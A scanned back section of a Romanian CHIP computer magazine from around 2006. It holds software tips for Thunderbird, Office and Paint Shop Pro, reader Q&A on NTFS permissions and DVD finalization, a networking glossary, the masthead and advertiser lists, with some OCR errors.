Câteva modificări în fișierul „user.js” și puteți avea rapid ceea ce vă doriți: propria etichetă, data și autorul mesajului sursă.

Pentru aceasta, trebuie să deschideți Windows Explorer și să navigați până la directorul „Thunderbird\

Profiles\[????????].default” din Documents and Settings\User\ApplicationData. În locul semnelor de întrebare, veți regăsi o combinație de cifre și litere care diferă de la calculator la calculator. Deschideți fișierul „user.js” folosind un editor de text, iar dacă nu îl veți găsi în director, creați-l dumneavoastră. Inserați următoarele linii:

```
user_pref("mailnews.reply_header_type", 3);
user_pref("mailnews.reply_header_authorwrote", "%s a scris");
user_pref("mailnews.reply_header_separator", " ");
user_pref("mailnews.reply_header_ondate", "am %s");
user_pref("mailnews.reply_header_colon", ":");
```

Salvați apoi și restartați Thunderbird. Explicație: Valoarea „3” din linia cu „mailnews.reply_header_type” este valoarea implicită. Valoarea „0” certifică faptul că Thunderbird nu folosește propria etichetă. Liniile următoare definesc patru pasaje ale textului inserat. Astfel „%s” este locul autorului în linia cu „mailnews.reply_header_authorwrote” și locul pentru dată în linia cu „mailnews.reply_header_ondate”.

Puteți adăuga câteva cuvinte adiționale în amândouă liniile. Liniile pot fi inserate folosind „\n” în text.

SFATURI RAPIDE

Excel:

Inserați data actuală într-un document cu ajutorul combinației de taste [Ctrl] + [+] + [:]. Ora se introduce cu ajutorul combinației [Ctrl] + [+] + [:].

Word:

Când este introdusă într-un macro de Word, comanda

```
Sub GetCommands()
    Application.ListCommands
ListAllCommands:=True
End Sub
```

scrie toate comenzile împreună cu combinația de chei într-un nou document.

Nero StartSmart:

Puteți accesa mai multe funcții folosind butonul care afișează doi oameni și, cu săgeata mică din partea stângă a ferestrei, puteți accesa meniuri adiționale.

Access:

Puteți calcula numărul de zile până la sfârșitul anului într-o formă sau query cu `DataDiff(„t”;Now()); DatSerial(Year(Now());Month(Now()+1;1)-1)`.

Paint Shop Pro:

Când țineți apăsată cheia [Shift], puteți poziționa obiectele inserate la fel ca și zonele selectate, cu o precizie mult mai mare.

MAILBOX

„Bună ziua,
Am avut o defecțiune la unitate și a trebuit să schimb placa de bază. După schimbare am reinstalat Windows xp și am încercat să intru în documentele salvate, dar nu le pot accesa deși icoanele sunt prezente. Aș vrea să știu dacă mai pot recupera aceste documente și prin ce mod (este vorba de mai multe galerii de imagini și de un document Word).

Aștept răspunsul dumneavoastră
Vă mulțumesc pentru înțelegere!”

„Bună ziua

Situația în care vă găsiți dumneavoastră poate fi întâlnită în momentul în care documentele/directoarele păstrate se găsesc pe partiții NTFS. Acest sistem de fișiere păstrează și numele „proprietarului” fișierelor respective, de fapt o formă codificată și unică a acestuia. Reinstalând sistemul de operare, ați primit un nou „nume”, care nu mai corespunde cu cel anterior.

Ce aveți de făcut? În primul rând din Windows Explorer, meniul Tools-Folder Options - View debifați opțiunea Use simple file sharing. După aceea accesați proprietățile directorului respectiv (clic dreapta pe el - Properties) și accesați tabul Security. Acolo adăugați numele dumneavoastră de utilizator și acordați permisiunile pe care le doriți.”

CHIP Team

„Aș vrea să îmi recomandăți și mie vă rog un program sau o suită de programe pentru a avea o protecție eficientă la internet și nu numai. Am încercat Bitdefender și nu am fost mulțumit, iar Kaspersky Internet Security încetinește sistemul.

Vă mulțumesc
Lucian Constandache”

„Bună ziua,

De la adresa <http://www.virusbtn.com/index> puteți obține informații obiective

despre performanțele suitelor de securitate existente pe piață în acest moment. În funcție de criteriile dumneavoastră și performanțele lor, puteți alege produsul potrivit.”

CHIP Team

„Bună ziua

Dați-mi vă rog o mână de ajutor. Am achiziționat recent un DVD Recorder Elion (no name), pentru a-mi face captura mai ușor de pe o cameră video analogică. Funcționează perfect, are și un HDD de 160 GB, pot opta între captura pe HDD sau direct pe DVD. Am făcut captura, am ars dvd-ul, i-am dat play... merge. Dar, în momentul în care am introdus dvd-ul așa cum este în unitatea dvd-rw a PC-ului meu... surpriză: nu văd nimic. În proprietăți îmi spune și la Used și la Free Space că am 0 bytes pe dvd, iar la „File System” zice că-i RAW. Luminați-mă vă rog. Cum pot vedea aceste dvd-uri pe PC? Sper că m-am făcut înțeles.

Mulțumiri anticipate.

Codruț Cercel”

„Salut,

Surpriza pe care ne-ai descris-o destul de bine am avut-o și noi la testul de DVD Recorder Standalone cu HDD, din numărul iulie 2006. Toate DVD-urile pe care le-am „ars” cu recorderele standalone mergeau perfect pe unitatea care le-a făcut, însă nu mergeau pe celelalte unități din test. Prima dată am crezut că este vorba de o mare incompatibilitate între brand-uri, însă când am văzut că nici pe PC-uri n-am putut reda nimic din ce am scris, ne-am gândit că altundeva este problema. Iar răspunsul este foarte simplu: sesiunea nu este închisă implicit (nu se finalizează discul), acest lucru se face ulterior scrierii, din meniu (nu vă putem spune exact de unde, acest lucru depinde de DVD recorderul dumneavoastră).”

CHIP Team

Redacția poate fi contactată la:

Telefon: 0268-415158, 0268-418728, 0723-570511,
0744-754983; 0368-415003; 0368-415004;
Fax: 0268-418728; E-mail: redactie@chip.ro

Adresa redacției: 500010 - Brașov, Str. N.D. Cocea nr.12

Adresa pentru corespondență:

500530 - Brașov, Oficiul Poștal 2, Căsuța Poștală 4
Director General: Dan Bădescu (dan_badescu@vogelburda.ro)
Director tehnic: Daniel Dănilă Békési (dan_danila@vogelburda.ro)
Director editorial: Cătălina Lazăr (catalina_lazar@chip.ro)
Director editorial adjunct: Cătălin Constantin (catalin_constantin@chip.ro)
Secretar general de redacție:
 Oana Albu (oana_albu@chip.ro)

Redactori:

Codrin Hosu (codrin_hosu@chip.ro),
 Marius Ghinea (marius_ghinea@chip.ro),
 Mircea Mihălică (mircea_mihalicica@chip.ro),
 Ionuț Bălan (ionut_balan@chip.ro)
 Corina Căilean (corina_cailean@chip.ro)
 Laborator de testare hardware:
 Francis Kurko (francisc_kurko@chip.ro),
 Vasile Prodan (vasile_prodan@chip.ro)
 Alexandru Costache (alex_costache@chip.ro)
 Benjamin Onaț (beniamin_onat@chip.ro)
 Mihai Bărbat (mihai_barbat@chip.ro)
 Mihai Călin (mihai_calin@chip.ro)
 Laborator de testare software:
 Ionuț Bălan, Cătălin Constantin

Grafică, DTP:

Adrian Popa (adi_popa@chip.ro), Ilie Popa (ilie_popa@chip.ro)

CHIP online:

Lucian Bitai (lucian_bitai@chip.ro)

CHIP CD/DVD: Ionuț Bălan, Cătălin Constantin

Contabilitate și administrație:

Maria Parge, Eva Szaszka (contabilitate@vogelburda.ro)
 Financial Controller - Adrian Dumitru (adrian_dumitru@vogelburda.ro)

Reclama:

Zsolt Bodola (zsolt_bodola@vogelburda.ro),
 Cristian Pop (cristian_pop@vogelburda.ro)
 Mihaela Moraru (mihaela_moraru@vogelburda.ro)

Marketing:

Leonte Mărginean (leonte_marginean@vogelburda.ro),
 Diana Călin (diana_calin@vogelburda.ro)

Distribuție și abonamente:

Ioana Bădescu (ioana_badescu@vogelburda.ro),
 Ioan Soiu (iancu_soiu@vogelburda.ro)
 Alex Draghini (alex_draghini@vogelburda.ro)

HOTLINE Abonamente: 0268-418728; 0368-415003

Luni - Vineri, orele 13-16:30

Persoanele fizice și juridice se pot abona utilizând talonul din revistă sau direct la sediul redacției. Plata abonamentului se face prin mandat postal pe numele Ioana Bădescu, O.P. 2, C.P. 4, 500530 Brașov, sau prin ordin de plată în contul „Vogel Burda Communications” deschis la ABN AMRO BANK Brașov RO71ABNA0800264100060476 sau Cont Trezorerie Brașov nr. RO90TRE21315069XX000746. Toate solicitările se vor face la Oficiul Poștal 2, Căsuța Poștală 4, 500530 Brașov.

Montaj și tipar: Veszpremi Nyomda Rt., Veszprem, Ungaria

CHIP Computer & Communications este membru fondator al Biroului Român de Audit al Tirajelor (BRAT). Publicație auditată pe perioada iulie - decembrie 2005.



Acestă ediție a revistei CHIP Computer & Communications a fost publicată în 35.000 de exemplare.

Relații internaționale:

<http://www.chip.ro/html/about/international.php3>

Editura: Vogel Burda Communications S.R.L.

Sediul editurii: 500010-Brașov

Str. N.D. Cocea nr.12



Publicație ce beneficiază de rezultate de audiență conform Studiului Național de Audiență. Conform cifrelor SNA (perioada de măsurare aprilie 2005 - aprilie 2006), revista CHIP are 207.000 de cititori/număr.

Copyright: În România: VogelBurdaCommunications

S.R.L. Brașov

În Germania: Vogel Burda Holding GmbH, München
 Dr. Jan Schultze
 Josef Zach

ISSN 1453-7079

Manuscrisele, inclusiv informatice, expediate redacției devin proprietatea editurii. Editura își rezervă dreptul de modificare a materialelor primite, precum și a datei de apariție. Reproducerea integrală sau parțială a articolelor, informațiilor sau a imaginilor apărute în revistă este permisă numai cu acordul scris al editurii. Redacția nu își asumă răspunderea pentru greșeli și inadvertențe apărute în materialele colaboratorilor și ale inserenților.

Caută revista **CHIP** în chioșcurile:



Vis Media Press, Symmetria, Tutun și Ziare, Anota și la ceilalți difuzori de presă din toată țara.



DHCP (Dynamic Host Configuration Protocol)

Este un protocol care permite nodurilor unei rețele să primească parțial automat datele de configurare necesare pentru conectivitate prin TCP/IP. Acesta mută complexitatea configurării unui nod nou într-o rețea de la nod la serverul DHCP, lucru care ușurează configurarea atât pentru utilizatorul final, cât și pentru administrator.

Dynamic DNS

Este un serviciu oferit de unii operatori de servere DNS care permite actualizarea rapidă și automată a adreselor de IP alocate unor (sub)domenii, în urma unei autentificări simple. Este folosit pentru a permite adresarea prin (sub)domeniu /hostname a unui client cu adresa IP variabilă.

Firewall

Este o soluție hardware sau software ce permite filtrarea traficului conform unor reguli de securitate stabilite dinainte. Depinzând de producător și de complexitatea implementării, poate fi bazat pe layer 3 sau mai sus, oferind grade diferite de flexibilitate și protecție. Conform principiului complexității minime (KISS), cu cât interceptarea traficului nedorit se face mai jos în stiva OSI, cu atât aceasta este mai eficientă din punct de vedere al securității, însă flexibilitatea oferită de layer 3 este insuficientă pentru majoritatea cazurilor.

Hub

Este un dispozitiv folosit în rețelele stea sau hibride pentru legarea mai multor segmente fizice. Operează la nivelul 1 OSI (Physical layer), fiind din punct de vedere logic doar un bransament.

IP (Internet Protocol)

Este cel mai răspândit protocol layer 3 OSI. Oferă posibilitatea folosirii adreselor unice globale transmisibile și este baza internetului de astăzi. Datorită abstractizării layer 2, IP poate fi folosit transparent peste orice mediu compatibil OSI (Ethernet, WiFi, Token Ring, fibră optică etc.). O rețea IP nu oferă nici un fel de garanții pentru securitatea sau integritatea datelor.

MAC address

Este un identificator unic global folosit de dispozitivele compatibile Ethernet pentru controlul legăturii layer 2. Datorită ușurinței de a schimba acest identificator și consecințelor relativ minore ale conflictelor de adrese MAC într-o rețea cu switch, nu se recomandă folosirea independentă a acestora pentru securitate.

Modelul OSI (Open Systems Interconnection)

Este o descriere abstractă împărțită pe niveluri a funcționalității unei rețele. Fiecare nivel OSI se bazează pe nivelurile de dedesubt și oferă o funcționalitate descrisă de standard nivelurilor de deasupra. Nivelurile OSI sunt, în ordinea parcurgerii, începând de jos: 1 - Physical, 2 - Data Link, 3 - Network, 4 - Transport, 5 - Session, 6 - Presentation, 7 - Application. Majoritatea sistemelor discrete implementează cel puțin trei niveluri.

NAT (Network Address Translation)

Este denumirea procesului de rescriere de către un ruter a informațiilor de sursă și destinație pe un pachet IP care se potrivește unor criterii. În general, este folosit pentru partajarea accesului la internet de pe o singură adresă publică rutabilă către mai multe stații de lucru cu adrese interne. Folosirea unui procedeu NAT implică imposibilitatea conexiunilor directe din „exterior” către o stație de lucru, ceea ce a dat naștere port forwarding-ului.

Port Forwarding

Este procedeu prin care o conexiune efectuată pe un anumit port de pe adresa publică a unui ruter NAT este trimisă unui nod în interiorul rețelei private. Se folosește pentru a permite unui nod intern primirea de conexiuni din exteriorul rețelei.

PPPoE (Point to Point Protocol over Ethernet)

Este o implementare PPP folosită peste rețele Ethernet. Oferă avantajele conexiunilor de tip Punct la Punct (posibilitatea de a configura independent fiecare legătură, cu setări de criptare, compresie și autentificare) peste protocolul foar-

te răspândit Ethernet. Din punctul de vedere al utilizatorului final aceasta arată ca o conexiune dial-up, însă nu apare pe factura de telefon.

Ruter

Este un dispozitiv folosit în rețelele stea sau hibride pentru legarea mai multor segmente layer 2. Operează la nivelul 3 OSI (Network layer) și are capacitatea de a lega între ele mai multe rețele layer 2, permițând traficul între segmente indirect conectate între ele prin folosirea unor tehnici de găsiră a căii optime.

Switch

Este un dispozitiv folosit în rețelele stea sau hibride pentru legarea mai multor segmente fizice. Operează la nivelul 2 OSI (Data link layer), ceea ce permite switch-ului să separe traficul pe baza adreselor hardware (MAC). Caracteristica definitorie: prin oricare port circulă doar date relevante pentru dispozitivele conectate la acel port.

TCP (Transport Control Protocol)

Este cel mai răspândit protocol layer 4 OSI, folosit extensiv împreună cu IP, pe care îl completează prin adăugarea conexiunilor logice. TCP oferă garanția integrității datelor și posibilitatea limitării fluxului de date.

VPN (Virtual Private Network)


Este, după cum îi spune numele, o rețea virtuală și închisă (cu acces limitat) către exterior, folosită pentru legarea mai multor rețele private prin intermediul unei rețele publice. Poate fi de două tipuri majore – „Secure” VPN, în care mediul de transport utilizat este considerat nesigur și interceptabil și ca atare conexiunea este autentificată și codată criptografic, sau „Trusted” VPN, în care mediul este considerat de încredere, iar conexiunea se stabilește „în clar”. În general, mediul exterior de transport nu diferențiază conexiunile VPN, iar în cazul conexiunilor criptate poate fi chiar dificil de identificat prezența unei astfel de conexiuni.

OFERTANȚII PRODUSELOR HARDWARE DIN REVISTĂ

Amplio	031-3074177	Scop Computers	021-2316578
ASBIS România	021-3371099	Seektron	0244-567750
Atlas Corporation	021-2308782	Senorg România	021-2242046
Azerty Distribution	021-317.80.54	SigmaNet Computers	021-6372220
BRINEL	0264-414610	Skin Media	021-3168200
Caro Group	021-3137109	Tape Computer	021-3264957
Darer Prescom	0259-342431	Top Quality Computers	021-2331163
DECK Computers International	021-4343400	Torment Computers	0241-831820
Depozitul de Calculatoare	021-3137842	Tornado Systems	021-2067777
ELKOtech România	021-2246094	Ubi Soft România	021-5690600
Elsaco Electronic	021-3177683	Ultra PRO Computers	031-4022292
Euro GSM	0264-450450	Vitacom Electronics	0264-438401
EVERIT Grup	021-3355170	Woxter România	021-4107914
Flamingo Computers	021-08008CallPC	X-Data	0268-333349
Flamingo Computers	021-08008225572		
Focus Trading 94	021-2310226	Partenerii Genesys:	
Gotton Computers	021-4245476	MGT Educational ,Scop Computers,	
HP Interactive Center	021-2222072	Atlas Corporation, Panasonic România	
Intend Computer	0264-437484		
IT Works Distribution	021-2226715	Partenerii ASUS din România:	
ITDirect	021-3205462	Depozitul de Calculatoare	
Lenovo	080 10 THINK	Flamingo Computers, RHS Company	
Lenovo	(080 10 84465)	Senorg România, Ultra PRO Computers	
LG Electronics România	031-2283542		
Maguay Impex	021-2103833	Partenerii Foxconn:	
Mario Soft	021-3126733	ASBIS România, BRINEL, Elsaco Electronic	
MGT Educational	021-2328894	Omnitech Trading, ProCA România	
Omnisoft SRL	021-2100363	RHS Company, Ultra PRO Computers	
Omnitech Trading	021-3268038		
Panasonic România	021-316.41.94	Partenerii Gigabyte din România:	
PC Coolers	021-3239949	Caro Group, ELKOtech România,	
ProCA România	021-3238200	Omnitech Trading, Tornado Systems	
Quartz Computers	021-3169663	Ultra PRO Computers	
RHS Company	021-3310067		

INSERENȚI

Pag.	Firma	Pag.	Firma
123	Acer Computer	44	LG Electronics
23	Aline Distribution	87	Magister Software
103	Arpa Infobusiness	C2	Maguay Impex
19	Asesoft Distribution	91	MediaDot
121	Asus	81	Mikro Atlas
81	Atlas Corporation	125	Motor Presse Romania
79	Axigen	105	Net Brinel Computers
93	Benq Romania	101	Omnilogic
17	Canon East Europe	21	Power Systems Romania
67	Canon East Europe	89	Quartz Distribution
119	Canon East Europe	113	RCS & RDS
59	Complet Electro Serv	83	Romsoft
127	Cotidianul	85	Romsym Data
51	Deck Computers	25	Scop Computers
55	Epson Romania	31	Siemens Romania
C4	Flamingo Computers	15	Skin Media
4	Foxconn	49	Skin Media
11	Genesys Distributie	97	Skin Media
37	Genesys Distributie	27	Softwin
39	Genesys Distributie	61	SPI
41	Genesys Distributie	73	Torment Computers
65	Hewlett - Packard Romania	75	Torment Computers
71	Hostway	77	Torment Computers
C3	IT Direct	3	Tornado Systems
33	K Tech Electronics	109	Tornado Systems
107	K Tech Electronics	29	Woxter Romania
53	Kodis Info		




Test: Sisteme multimedia

Am aliniat la start sistemele de gaming pe care le puteți găsi în magazinele de profil. Ne-am „ascuțit” benchmark-urile și jocurile și le-am chinat serios pentru dumneavoastră.

Liga extraordinarilor

CHIP vă va prezenta luna următoare trufandalele hardware ale momentului: cel mai nou procesor workstation de la Intel – Woodcrest, noua tehnologie Quad Core și cel mai puternic motor grafic actual: NVIDIA G80.




Filesharing 2007

Sau ce a mai rămas din fenomenul internet al anilor 2000.

Componente

Proгноza CHIP pe următoarele două luni



Revista CHIP vă oferă lunar părerea sa asupra evoluției prețurilor la componente. Aceasta se întâmplă pe baza evoluției prețurilor din lunile anterioare, precum și pe baza semnalelor din piața internă și internațională. Cunoscând dinamica acestor prețuri, veți putea achiziționa componentele necesare la prețul corect sau vă veți putea planifica o achiziție viitoare. CHIP Team

* prețurile estimate sunt în EUR

